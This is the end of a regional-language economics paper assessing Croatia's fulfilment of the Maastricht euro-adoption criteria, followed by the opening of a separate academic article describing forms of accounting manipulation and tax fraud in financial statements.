Sastavni dio Pakta o stabilnosti i rastu daje određenu fleksibilnost, tj. odstupanje budžetskog deficita u situaciji privremenog i izvanrednog događaja koji se definiše kao pad realnog BDP-a od minimalno 2%. U situaciji da se pad realnog BDP-a kreće između 0,75% i 2%, tada Europsko vijeće ima pravo odlučiti dali se radi o privremenom i izvanrednom događaju ili ne. Ta fleksibilnost podrazumjeva određena minimalna odstupanja iznad 3%. To se odnosi i u slučaju država kandidata koje su imale izrazito visoke budžetske deficite i čija je krivulja imala tendencija pada i približavanja referentnoj vrijednosti od 3%. I u slučaju javnog (državnog) duga omogućena je određena fleksibilnost, isto kao kod onih država kandidata koje su imale vrlo visoku stopu javnog (državnog) duga i čija je krivulja imala tendenciju pada i približavanja referentnoj vrijednosti od 60%. Opravdanost za ovu fleksibilnost daje činjenica što one države kandidati da bi ušle u stalno članstvo eurozone i da bi dostigle stepen razvijenosti već postojećih članica EMU moraju dostignuti visok stepen razvijenosti a da bi to dostigle moraju se zaduživati.


Država kandidat mora ostvariti budžetski deficit manji od 3% BDP-a.

Kako se može vidjeti na sljedećem grafikonu koji obuhvata period od 10 godina, Hrvatska je 2011.godine zabilježila najveću stopu budžetskog deficita od -7,9%, što se pripisuje posljedicama globalne ekonomske krize.

U naredne tri godine bilans budžeta nije imao nekih značajnih oscilacija, tačnije bilježen je budžetski deficit od -5,4 i -5,3% sa intencijom daljnjeg pada 2015.godine na -3,3% i dalje 2016.godine na -1%. Ono što je značajno jeste ostvarenje budžetskog suficita 2017.godine od +0,8%, 2018.godine +0,2% i 2019.godine +0,4%.

U skladu sa tim, može se zaključiti da Hrvatska ispunjava prvi pod kriterij, drugog fiskalnog kriterija, stabilnosti javnih (državnih) financija.

Grafikon 3: Stanje budžeta Republike Hrvatske u posljednjih 10 godina.*



Država kandidat mora ostvariti javni dug manji od 60% BDP-a.

Ako pogledamo sljedeći grafikon, stanje javnog duga Hrvatske, vidjet ćemo da od 2015.godine pa do 2018.godine ono ima tendenciju pada sa 83,7% u 2015.godini na 74,1% u 2018.godini, udjela u BDP-u. Što je u prosjeku smanjenje od 3% godišnje. Podaci za 2019.godinu do pisanja ovog rada nisu ažurirani, međutim za očekivati je da će javni dug i u 2019.godini i u 2020.godini i narednim godinama biti veći od 60% udjela u BDP-u, blizu 70% udjela u BDP-u.

U skladu sa tim, može se zaključiti da Hrvatska ne ispunjava drugi pod kriterij, javni dug, drugog fiskalnog kriterija, stabilnosti javnih (državnih) financija.

Grafikon 4: Udio javnog duga Hrvatske u BDP-u*

* <https://tradingeconomics.com/croatia/government-budget>

* <https://tradingeconomics.com/croatia/government-debt-to-gdp>

Vidimo da u slučaju drugog fiskalnog kriterija Hrvatska ispunjava prvi pod kriterij ovog kriterija, koji se odnosi na stanje budžeta, ali ne ispunjava drugi pod kriterij koji se odnosi na javni dug, i generalno gledajući možemo konstatovati da Hrvatska ne ispunjava drugi fiskalni kriterij.

5. KRITERIJ 3. – STABILNOST DEVIZNOG TEČAJA

Kao i prethodna dva kriterija, Ugovorom o funkcionisanju EU u članku 140. stavka 1. alineja 3 definisan je i treći tečajni kriterij, stabilnost deviznog tečaja, čime je definisano: "pridržavanje uobičajenih granica fluktuacije predviđenih mehanizmom deviznog tečaja Europskog monetarnog sustava tijekom najmanje dvije godine, bez devalvacije u odnosu na euro".*

Pored ostalog definiše i da: „Kriterij sudjelovanja u tečajnom mehanizmu Europskog monetarnog sustava (...) znači da je država članica poštovala normalan raspon fluktuacija tečajnog mehanizma Europskog monetarnog sustava bez ozbiljnih napetosti tijekom barem dviju posljednjih godina prije provjere. Osobito, države članice neće samoinicijativno devalvirati bilateralnu središnju stopu svoje valute u odnosu na euro tokom istog razdoblja. Što znači da pri procjeni usklađenosti s kriterijem deviznog tečaja Komisija provjerava je li devizni tečaj ostao blizu srednjeg tečaja mehanizma ERM II, pri čemu je potrebno uzeti u obzir razloge za povećanje vrijednosti u skladu sa Zajedničkom izjavom o državama pristupnicama i ERM-u 2 koju je donijelo Neformalno vijeće ECOFIN-a u Ateni 5. travnja 2003.*

Ono što se zahtijeva od zemalja kandidata jeste postizanje zadovoljavajućeg nivoa stope nominalne i realne konvergencije. U suprotnom slučaju, u slučaju nedovoljnog nivoa konvergencije za posljedicu može imati negativne konsekvence u vidu pada ekonomskih aktivnosti koje državu uvode u recesiju.

Aspekt se stavlja na nominalnu konvergenciju koja predstavlja ispunjenje Maastrichtskih kriterija iz Ugovora, što je preduslov za uvođenje eura, odnosno, ulazak u eurozonu. Realni kriterij konvergencije predstavlja rast prosječnog dohotka po glavi stanovnika do nivoa razvijenih zemalja EU. Ispunjavanje navedenih uslova odnosno kriterija ima za cilj da se unutar EMU uspostavi stabilan tečaj čime će se minimizirati mogućnost stvaranja tečajnih razlika (Faulend, et al., 2005).

Država kandidat se mora pridružiti tečajnom mehanizmu ERM-2 i da joj u posljednje dvije godine prije ulaska u eurozonu nije devalvirala nacionalna valuta, odnosno omogućuje fluktuaciju tečaja do 15%. To znači


* <https://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=COM:2018:0370:FIN:HR:PDF>

* Ibidem.

da država kandidat mora postići da se stabilnost tečaja odnosno fluktuacija eura i nacionalne valute kreće u okviru dogovorenih granica tečajnog mehanizma (ERM-2) u periodu od dvije godine u odnosu na godinu provjere. Obaveza Hrvatske je pored ostalih i ispunjenje ovog trećeg tečajnog kriterija, stabilnosti deviznog tečaja, kako bi uvela euro kao jedinstvenu valutu. To znači da je stabilnost tečaja Hrvatske kune i EMU eura kriterij kojeg Hrvatska treba ispuniti, pored obaveznog sudjelovanja u europskom tečajnom mehanizmu, minimalno 2 godine.

Na sljedećem grafikonu prikazano je kretanja tečaja Hrvatske kune i EMU eura u zadnjih 5 godina.

*Grafikon 5: Tečaj Euro – Kuna**

Kako se može vidjeti iz grafikona, raspon fluktuiranja je bio izrazito velik početkom 2016.godine sa tendencijom pada, da bi prva polovina 2017.godine imala izvjesnih fluktuacija sa tendencijom blagog pada, dok je druga polovina 2017.godine bilježila određene fluktuacije sa tendencijom rasta.

Evidentno je da tokom 2018. i 2019.godine nije bilo većih fluktuacija i kretala su se uglavnom od 7,3571 do 7,4868, što je prosjek tečaja 7,42195, što je izuzetno zadovoljavajuće stabilan, moglo bi se konstatovati da posljednje dvije godine nije bilo drastičnih oscilacija tečaja i da Hrvatska jednim dijelom ali ne potpuno ispunjava i ovaj treći tečajni kriterij, stabilnost deviznog tečaja.

S druge strane, kako je već gore navedeno, obaveza države kandidata je da sudjeluje u tečajnom mehanizmu ERM -2 minimalno dvije godine, što nije slučaj sa Hrvatskom. Naime, Hrvatska je sredinom 2019.godine uputila zahtjev odnosno pismo, Europskoj komisiji u kojem je iskazala namjeru u

* <https://tradingeconomics.com/eurhrv:cur>

sudjelovanju u europskom tečajnom mehanizmu ERM-2. Nakon što Europska komisija odobri Hrvatskoj sudjelovanje u tečajnom mehanizmu ERM-2, hrvatska valuta ne smije imati tečajne oscilacije u odnosu na euro veće od 15%, u te dvije godine. Sudjelovanje u tečajnom mehanizmu je minimalno dvije godine, međutim zbog određenih razloga države produže svoje sudjelovanje, pa je tako Slovenija zabilježena kao zemlja koja je najmanje boravila u ERM-2 (2,5 godina) a najviše Latvija (11 godina). Očekivanja su da bi Hrvatska mogla pristupiti tečajnom mehanizmu ERM-2, tokom 2020.godine, što se poklapa sa periodom predsjedavanja EU-om. .

Nakon što se odobri sudjelovanje u ERM-2, Hrvatska mora ispunjavati sve gore navedene kriterije nominalne konvergencije kako bi pristupila u eurozonu.

Monetarnom politikom Republike Hrvatske upravlja Hrvatska narodna banka (HNB) i ona je odgovorna za stabilnost tečaja kune. Hrvatska narodna banka tečajnim režimom upravlja na način da svoju nacionalnu valutu, kunu, nije čvrsto vezala za neku drugu čvrstu stranu valutu, nego je uslovljeno kretanjem na deviznom tržištu, te u cilju održavanja stabilnog tečaja Hrvatska narodna banka poseže za kontroliranim deviznim intervencijama. S tim u vezi, Hrvatska narodna banka ne može kontrolirati tečaj kune u odnosu na sve druge strane valute, s obzirom da se vrijednost svih tih valuta određuje tečajem eura i tih valuta na svjetskom deviznom tržištu.

6. KRITERIJ 4. – STABILNOST DUGOROČNIH KAMATNIH STOPA

I posljednji četvrti kriterij koji se odnosi na stabilnost dugoročnih kamatnih stopa definisan je Ugovorom o funkcionisanju EU u članku 140. stavka 1. alineja 4 definisano je „trajnost konvergencije koju je ostvarila država članica s odstupanjem te njezina sudjelovanja u mehanizmu deviznog tečaja koje se odražava u razinama dugoročnih kamatnih stopa”. Člankom 4. Protokola o konvergencijskim kriterijima dodatno se utvrđuje: „Kriterij konvergencije kamatnih stopa (...) znači da je, tijekom jedne promatrane godine prije provjere, država članica imala prosječnu nominalnu dugoročnu kamatnu stopu, koja ne prelazi za više od 2 % poena stopu u najviše 3 države članice koje su ostvarile najbolje rezultate s obzirom na stabilnost cijena. Kamatne se stope mjere na temelju dugoročnih državnih obveznica ili usporedivih vrijednosnih papira, vodeći pritom računa o razlikama nacionalnih definicija.”*

Posljednji četvrti kriterij koji se odnosi na dugoročnu stabilnost kamatnih stopa podrazumjeva da država kandidat mora da ima prosječnu

* <https://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=COM:2018:0370:FIN:HR:PDF>

dugoročnu nominalnu kamatnu stopu takvu da ne bude veća za 2% prosječne dugoročne nominalne kamatne stope 3 zemlje koje imaju najmanju stopu inflacije. To se posmatra u godini dana prije same provjere navedenog kriterija.

Kako navodi Čubelić (2018), ovaj kriterij je uspostavljen kako bi se spriječio kapitalni dobitak na obveznice onih zemalja koje su plaćale visoke premije zbog tečajnog rizika. On smatra da ukoliko se pretpostavi da će tečaj se neopozivo fiksirati investitori će prodavati obveznice sa nižom premijom, što će za posljedicu imati snižavanje cijena tih obveznica i povećanje kamatne stope, s druge strane će kupovati obveznice sa većom premijom, povećavati im cijene i smanjivati kamatne stope. U državama sa nižim kamatnim stopama će doći do povećanja kamatnih stopa i gubitka kapitala vlasnika obveznica, dok će u državama sa višim kamatnim stopama doći do smanjenja kamatnih stopa i vlasnici obveznica će ostvariti kapitalnu dobit.

Znači, država kandidat mora imati prosječnu dugoročnu nominalnu kamatnu stopu takvu da nije veća za 2% poena od dugoročnih nominalnih kamatnih stopa tri zemlje EU koje su imale najnižu stopu inflacije.

U sljedećem grafikonu daje se prikaz dugoročnih kamatnih stopa Hrvatske u posljednjih godinu dana, što je relevantan pokazatelj, uzme li se u obzir zamisao da se vrši provjera četvrtog i posljednjeg kriterija.

*Grafikon 6: Dugoročne kamatne stope Republike Hrvatske (maj 2019 – maj 2020)**

Kako se može vidjeti u grafikonu, Hrvatska je najveće kamatne stope bilježila u periodu maj 2019 – juni 2019 u iznosu od oko 1.7 %, dok je najnižu kamatnu stopu bilježila u periodu oktobar 2019 – novembar 2019 u iznosu od oko 0.5 %. Kamatna stopa na dan 29.5.2020., iznosila je 1.45%.*

* <https://tradingeconomics.com/croatia/government-bond>

* Ibidem.

Iz grafikona je evidentna prosječna kamatna stopa Hrvatske u posljednjih godinu dana (maj 2019 – maj 2020) i ona iznosi u prosjeku 1.05 %.

Konstatovano je da ovaj kriterij znači da država kandidatkinja ima prosječnu nominalnu dugoročnu kamatnu stopu koja ne prelazi 2 % poena prosječne kamatne stope u 3 države članice EU s najnižom stopom inflacije.

Uzmemo li u obzir podatke koje smo dobili analizom, da su tri zemlje u 2019. godini sa najnižom stopom inflacije: Cipar (0,1%), Italija (0,3%) i Danska (0,4%), sa prosječnom stopom inflacije 0,26%.

Njihove kamatne stope na dan 29.05.2020. iznosile su: Portugal 0.53%*, Italija 1.43%* i Cipra 1.87%*.

Prosječna kamatna stopa te tri zemlje (Portugal, Cypar i Italija) sa najnižom najnižom stopom inflacije u 2019. godini iznosila je 1,27%.

Ako znamo da je prosječna kamatna stopa Hrvatske 1,05%, što je ispod referentne kamatne stope te tri zemlje (Portugal, Cypar i Italija) sa najnižom najnižom stopom inflacije, može se zaključiti da Hrvatska zadovoljava posljednji kriterij dugoročnih kamatnih stopa.

7. ZAKLJUČAK

Analiza nominalnih kriterija konvergencije obuhvata period 2019. godine. Hrvatska da bi pristupila u stalno članstvo eurozone mora da ispuni nominalne kriterije konvergencije i kao takva mora da pristupi u europski tečajni mehanizam ERM-2, u okviru kojeg će se odrediti tečaj po kojem će se hrvatska kuna mjenjati za euro, te raspon dozvoljenih fluktuacija oko središnjeg pariteta. Uzmemo li u obzir dosadašnja iskustva zemalja koja su se nalazila unutra ERM-2, za očekivati je da će tečaj po kojem će se mjenjati kuna za euro kretati na nivou tečaja utvrđenog ovom analizom i da se isti tečaj neće mjenjati više nego je utvrđeno analizom koja je ukazala na prosjek tečaja od 7,42195. Boravak u europskom tečajnom mehanizmu ERM-2 zavisi od toga koliko Hrvatska ispunjava nominalne kriterije konvergencije koji su propisani Ugovorom iz Maastrichta. Ti kriteriji se u principu moraju ispuniti i prije pristupnja europskom tečajnom mehanizmu ERM-2 ali se tokom boravka u njemu nad tim kriterijima i dalje vrši monitoring. Upravo od toga i zavisi vrijeme boravka Hrvatske u ERM-2, uzemo li u obzir da je minimalno vrijeme boravka 2 godine. Ova analiza predstavlja relevantan izvor informacija o ispunjavanju nominalnih kriterija konvergencije Hrvatske uzmemo li u obzir njen boravak u ERM-2 koji se

* <https://tradingeconomics.com/government-bond>

* <https://tradingeconomics.com/government-bond>

* <https://www.economy.com/cyprus/average-long-term-government-bond>

očekuje u skorijoj budućnosti. Ova analiza je došla do zaključka da Hrvatska ne ispunjava sve uvjete za ulazak u eurozonu, odnosno preuzimanje eura kao valute, uzmemo li u obzir da nije pristupila ERM-2. Isto tako, ova analiza je došla do zaključka da Hrvatska ne ispunjava sva 4 nominalna kriterija konvergencije propisana Ugovorom iz Maastrichta.

Konkretno, Hrvatska ispunjava prvi kriterij, stabilnost cijena. Prosječna stopa inflacije Hrvatske u 2019.godini iznosila je 0,76%, što je manje za 1% u odnosu na referentnu stopu inflacije koja iznosi 1,76%.

Hrvatska drugi kriterij javnih (državnih) financija djelomično ispunjava odnosno ne ispunjava. Naime, kada je u pitanju prvi pod kriterij koji se odnosi na budžetski deficit od 3% BDP-a, Hrvatska je ostvarila budžetski suficit 2017.godine od +0,8%, 2018.godine +0,2% i 2019.godine +0,4%. Međutim, kada je u pitanju drugi pod kriterij koji se odnosi na javni dug od 60% BDP-a, ova analiza je dokazala da će javni dug i u 2019.godini i u 2020.godini i narednim godinama biti veći od 60% udjela u BDP-u, blizu 70% udjela u BDP-u.

Hrvatska ispunjava treći kriterij, stabilnost deviznog tečaja ali nije pristupila ERM-2. Naime, tokom 2018. i 2019.godine nije bilo većih tečajnih fluktuacija i kretala su se uglavnom od 7,3571 do 7,4868, što je prosjek tečaja 7,42195.

Hrvatska ispunjava i posljednji četvrti kriterij, stabilnost dugoročnih kamatnih stopa. Prosječna kamatna stopa tri zemlje (Portugal, Cypar i Italija) sa najnižom najnižom stopom inflacije u 2019. godini iznosila je 1,27%, dok je prosječna kamatna stopa Hrvatske u posljednjih godinu dana (maj 2019 – maj 2020) iznosi 1.05 %, što je daleko manje od referentne kamatne stope.

LITERATURA

1. Bilas, V., 2005. Teorija optimalnog valutnog područja; Euro i Europska monetarna unija. Zagreb: Zbornik ekonomskog fakulteta u Zagrebu.
2. Čubelić, J., 2017. Analiza kriterija za uvođenje eura u Republici Hrvatskoj. Split: Ekonomski fakultet u Splitu.
3. Faulend, M. et al., 2005. Kriteriji Europske unije s posebnim naglaskom na ekonomske kriterije konvergencije – Gdje je Hrvatska?. Zagreb: Hrvatska narodna banka.
4. Radošević, D., 2012. Kapitalni tokovi, tečaj i Europska monetarna unija. Zagreb: Visoka škola međunarodnih odnosa i diplomacije Dag Hammarskjöld.
5. http://www.azzk.me/1/doc/Ugovor_o_funkcionisanju_EU.pdf [19.05.2020.].
6. <https://eurlex.europa.eu/LexUriServ/LexUriServ.do?uri=COM:2018:0370:FIN:HR:PDF> [21.05.2020.].
7. [http://aei.pitt.edu/95143/1/SEC_\(2004\)_1268.pdf](http://aei.pitt.edu/95143/1/SEC_(2004)_1268.pdf) [23.05.2020.].
8. <https://ec.europa.eu/eurostat/documents/2995521/9984108/2-17072019-AP-EN.pdf/e507c971-54f9-4c0f-96d6-d619a8a912aa> [24.05.2020.].
9. <http://www.tradingeconomics.com/croatia/inflation-cpi> [25.05.2020.].
10. <https://tradingeconomics.com/croatia/government-budget> [26.05.2020.].
11. <https://tradingeconomics.com/croatia/government-debt-to-gdp> [27.05.2020.].
12. <https://tradingeconomics.com/eurhrv:cur> [28.05.2020.].
13. <https://tradingeconomics.com/croatia/government-bond> [29.05.2020.].
14. <https://tradingeconomics.com/government-bond> [05.06.2020.].
15. <https://www.economy.com/cyprus/average-long-term-government-bond> [09.06.2020.].

**RAČUNOVODSTVENE MANIPULACIJE I POREZNE PRIJEVARE U
FINANCIJSKIM IZVJEŠTAJIMA**

**ACCOUNTING MANIPULATIONS AND TAX SCAMS IN THE
FINANCIAL STATEMENTS**

Stručni članak

*Maja Buljat, mag. oec., predavač**

*Dario Lešić, univ. spec. oec., predavač**

*Martina Ložnjak**

Sažetak

Računovodstvene manipulacije prvobitno su bile zamišljene kao način da se realno prikaže stvarno stanje financijskog položaja i uspješnosti neke kompanije i način da se uz povijesni prikaz vrijednosti omogući i realni iskaz trenutne (tržišne) vrijednosti imovine, obveza i kapitala. Vremenom je manipulativno, odnosno, kreativno računovodstvo poprimilo različite pojavne oblike. Neki od najčešćih oblika računovodstvenih manipulacija povezane su s prihodima, imovinom, zalihama, rezerviranjima, obvezama i troškovima. S druge strane postoje porezne prijevare koje također sudjeluju prijevarama s financijskim izvještajima. Jedan od bitnijih oblika porezne prijevare je porezna evazija tzv. izbjegavanje plaćanja poreza. Kada govorimo o poreznoj evaziji, tri su najčešće vrste evazija: evazija poreza na dodanu vrijednost, poreza na dohodak i poreza na dobit. Također važnu ulogu u vezi s poreznim prijevarama imaju porezne oaze – što je zapravo, legalan način izbjegavanja plaćanja poreza.

Ključne riječi: kreativno računovodstvo, porezne prijevare, financijski izvještaji, porezne oaze.

Abstract

Accounting manipulations were originally conceived as a way to realistically display the actual state of the financial position and the performance of a company and the way in addition to the historical view of the values also enabled the real expression of the current (market) value Assets, liabilities and capital. In time, it was manipulative, that is, creative

** Veleučilište Baltazar Zuprešić, e-mail: mbuljat@bak.hr*

** Veleučilište Baltazar Zuprešić, e-mail: dlesic@bak.hr*

** Veleučilište Baltazar Zuprešić, e-mail: loznjakmartina@gmail.com*

accounting took on different forms of appearance. Some of the most common forms of accounting manipulation are related to revenues, assets, stocks, bookings, liabilities and expenses. On the other hand there are tax frauds that also engage in fraud with the financial statements. One of the most important forms of tax fraud is the tax evasion of the so-called Tax avoidance. When we talk about tax evasion, the three most common types are: Value added tax, income tax and profit tax. Also an important role in relation to tax frauds is to have tax oases – which is actually a legal way of avoiding tax avoidance.

Key words: creative accounting, tax fraud, financial statements, tax havens.

1. UVOD

Realne i objektivne računovodstvene informacije iz financijskih izvještaja jedan su od neophodnih preduvjeta za poslovno odlučivanje. Cilj financijskih izvještaja je pružiti informacije o financijskom položaju, financijskoj uspješnosti i novčanim tokovima poslovnog subjekta koje su korisne širokom krugu korisnika u donošenju ekonomskih odluka.

Međutim, postoji i druga mogućnost, a to je nerealno i neistinito financijsko izvještavanje koje podrazumijeva da financijski izvještaji sadrže značajna pogrešna prikazivanja, odnosno učinke računovodstvenih manipulacija. Zato je od posebnog interesa za sve korisnike financijskih izvještaja, da isti budu sastavljeni bez računovodstvenih manipulacija.

Temelj financiranja svake države su porezi, obvezna javna davanja koje uzima od poreznih obveznika kako bi mogla podmiriti svoje javne rashode za dobra i usluge kojima se građani koriste svakodnevno. Kako su rasli rashodi, tako se otvorila i potreba države da poveća svoje poreze, a s njima i davanja poreznih obveznika te se kao posljedica takvom povećanju javlja otpor plaćanju istih. Upravo tim otporom stvorena je i porezna evazija. Osnovno obilježje porezne evazije je nezakonito djelovanje, odnosno direktno kršenje zakonskih odredbi.

Svrha rada je ukazati na značaj i probleme računovodstvenih manipulacija i poreznih prijevара. Cilj rada jest analizom dostupne literature definirati pojam računovodstvenih manipulacija i poreznih prijevара te ukazati na posljedice koje računovodstvene manipulacije i porezne prijevара ostavljaju na gospodarstvo.

Računovodstvene manipulacije i porezne prijevара ne ostavljaju posljedice samo na gospodarstvo, najveće posljedice trpe tvrtke, odnosi među poslovnim partnerima, i naravno, sami zaposlenici. Za sva manipuliranja i prijevара kriva je ljudska pohlepa za novcem, ne

razmišljajući što bi se moglo dogoditi dovodi do započinjanja tih ilegalnih radnji. Bez nadzora i inspekcija veliki problem gospodarstva se neće riješiti.

2. RAČUNOVODSTVENE MANIPULACIJE

Savršeno je logično da se isključivo računovodstvo odlikuje realnim financijskim izvješćivanjem, odnosno da se financijski izvještaji sastoje u skladu s propisanim okvirom za financijsko izvještavanje, ne sadrže značajne pogreške i nepravilnosti, istinite i objektivno pokazuju financijski i poslovni položaj poduzeća (sastavljeni u duhu načela urednog računovodstva i u skladu s računovodstvenim propisima i standardima). To je legalno ili legitimno računovodstvo. S druge strane je kreativno računovodstvo (ilegalno ili nezakonito). Sve mjere koje su namjerno provedene s ciljem sastavljanja financijskih izvještaja koji ne pokazuju stvarnu financijsku i učinkovitu moć određenog društva mogu se razvrstati pod pojam "kreativno računovodstvo". Različiti autori definiraju taj pojam na različite načine.

U tom smislu, "kreativno računovodstvo znači sve računovodstvene prakse koje su namjerno odstupile od standarda kako bi se vanjskim korisnicima predstavilo željeno, a ne stvarne financije i financije poduzeća" (Škaric-Jovanović, 2007.). Kreativno računovodstvo zapravo se odnosi na zlouporabu računovodstvenih tehnika i načela usmjerenih na prikazivanje financijskih rezultata koji odstupaju od istinitog i poštenog gledišta. Stoga se financijski računovodstveni prikazi temelje na onome što je stvarno u nečemu što se želi i korištenjem postojećih pravila i/ili ignoriranjem. "Us Institute of Authorized Public Accountants (American Insitute of Certified Public Accountants - AICPA) definira lažno financijsko izvještavanje kao namjerne netočnosti ili propust iznosa ili objavljivanje u financijskim izvještajima, kako bi se obmanuli korisnici financijskih izvještaja. Može uključivati:

- manipulaciju, krivotvorenje ili izmjenu računovodstvene evidencije ili popratnih dokumenata koji se koriste u pripremi financijskih izvješća,
- lažno (lažno) predstavljanje ili namjerno isključenje značajnih događaja ili transakcija iz financijskih izvještaja i
- namjerno pogrešna primjena računovodstvenih pravila" (Stefanović, 2000.).

"Kreativno računovodstvo najveća je prijevara nakon trojanskog konja" (Dmitrović-Šaponja, 2007.). Različite definicije, slične same po sebi, ukazuju na jedinstveni stav koji "kreativno financijsko izvještavanje ozbiljno odstupa od iskoristive vrijednosti financijskih izvještaja, bilo u smislu

izravne uporabe informacija sadržanih u njima, bilo kao informativna osnova za jednu ozbiljnu analizu uspješnosti Društva" (Malinić, 2009.).

2.1. Manipulacije s financijskim rezultatom poslovanja poduzeća

Prvo mjesto u računovodstvenim manipulacijama zauzimaju manipulacije s prihodima, obzirom da su prihodi opći pokazatelj veličine, rasta i poduzetničke sposobnosti. Prihodi se mogu precijeniti ili podcijeniti ovisno o tome što se takvom manipulacijom želi postići. Prihodi se priznaju kada je vjerojatno da će buduće ekonomske koristi pritjecati u trgovačko društvo i kada se koristi mogu pouzdano izmjeriti. Precjenjivanje prihoda je iskazivanje većih prihoda nego što oni zaista jesu, a obavlja se prijevremenim priznavanjem prihoda ili prikazivanjem fiktivnih prihoda. Podcjenjivanje prihoda je iskazivanje nižih prihoda koje najčešće nastaju prodajom proizvoda ili obavljanjem usluga „na crno“ bez evidentiranja u poslovnim knjigama. (Topolnjak, 2017.)

Kod prijevremenog priznavanja u Račun dobiti i gubitka priznaju se stvarno nastali prihodi, ali prije vremena kada bi trebali biti priznati. Kod priznavanja fiktivnih prihoda u RDG-u se priznaju lažni, nepostojeći prihodi (prihodi za fiktivne proizvode, usluge i kupce) odnosno prihodi koji se odnose na promet proizvoda i usluga koji se uopće nije dogodio. Prijevremeno priznavanje prihoda radi se zbog kreditnog boniteta i bolje financijske slike društva tako što se unaprijed naplaćeni prihod (predujmovi od kupaca za buduću isporuku) u cijelosti priznaje u tekuće razdoblje, iako bi ispravno bilo da se priznaje samo prihod tekućeg razdoblja, a drugi dio koji se odnosi na sljedeće razdoblje odgađa se preko pasivnih vremenskih razgraničenja. (Negovanović, 2011.)

Prijenos sadašnjih prihoda u kasnije razdoblje nastaje kada je roba prodana ili usluga obavljena, a fakturiranje robe ili usluge se obavlja u sljedećem obračunskom razdoblju. Priznavanje prihoda s osnove primljenih financijskih sredstava jest knjiženje prihoda umjesto obveza kada je novac primljen (primljeni kredit, pozajmica ili predujam) te se knjiži kao prihod tekućeg razdoblja umjesto kao obvezu (kratkoročnu ili dugoročnu).

Prikazivanje većih financijskih rezultata postiže se precjenjivanjem prihoda, bilo naglašavanjem rashoda. Najčešće se navode različiti motivi upravljanja za uspješnost viših financijskih rezultata, u relevantnoj literaturi: održavanje povjerenja postojećih i privlačenje novih ulagača, povećanje cijena dionica određenog društva, plaćanje više dividendi, povoljniji uvjeti za novo zaduživanje, "usklađenost" zaštitnih klauzula iz ugovora o bankovnom kreditu, zadržavanje postojećeg položaja upravitelja, poticanje planova naknade za upravitelje i sl. Povećanje financijskog rezultata rezultirat će povećanjem neto imovine, odnosno vlastitog kapitala, a time i

boljim financijskim položajem. Međutim, uprava ponekad obavlja manipulaciju s prevladavajućom namjerom da pokaže povećanu vrijednost neto imovine. Smanjenje rashoda, popraćeno povećanom imovinom ili smanjenjem obveza, dovest će do povećanja neto imovine društva ili prikazivanja boljeg financijskog položaja imovine.

Manji financijski rezultat poslovanja poduzeća postiže se prikazivanjem manjih prihoda nego što ih poduzeće ostvaruje, dok s druge strane poduzeće prikazuje veće rashode nego ih je moglo priznati kroz obračunsko razdoblje. Naime, niži financijski rezultat i lošiji financijski položaj imovine rezultirat će manjim porezom na dohodak (zbog smanjene porezne osnovice), nižim porezom na imovinu (zbog manje imovine u bilanci) i nižim porezom na dodanu vrijednost (zbog manjeg prometa robe ili usluga).

2.2. Manipulacije s nekretninama, postrojenjem i opremom

Nekretnine, postrojenja i oprema su materijalna imovna koju subjekt posjeduje za korištenje u proizvodnji ili isporuci roba ili usluga, za iznajmljivanje drugima ili za administrativne svrhe i koja se očekuje koristiti duže od jednog razdoblja. Manipulirati financijskim rezultatom s nekretninama, postrojenjem i opremom moguće je na više načina. Primjerice, uključivanjem troškova u nabavu cijenu kod početnog priznavanja, procjenom i promjenama korisnog vijeka trajanja ili naknadnim izdacima za nekretnine, postrojenje ili opremu. Uključivanjem troškova u nabavnu cijenu priznavanja može se utjecati na visinu rashoda za obračunsko razdoblje i financijskog rezultata tako što će se troškovi uključiti ili isključiti kod početnog priznavanja. Kada se želi prikazati veći financijski rezultat i manji rashodi tada će se u nabavnu cijenu uključiti i troškovi koji se prema MRS-u 16 ne uključuju u knjigovodstvenu vrijednost, kao što su gubici u poslovanju, troškovi premještanja ili reorganizacije dijela ili cijelog poslovanja te administrativni 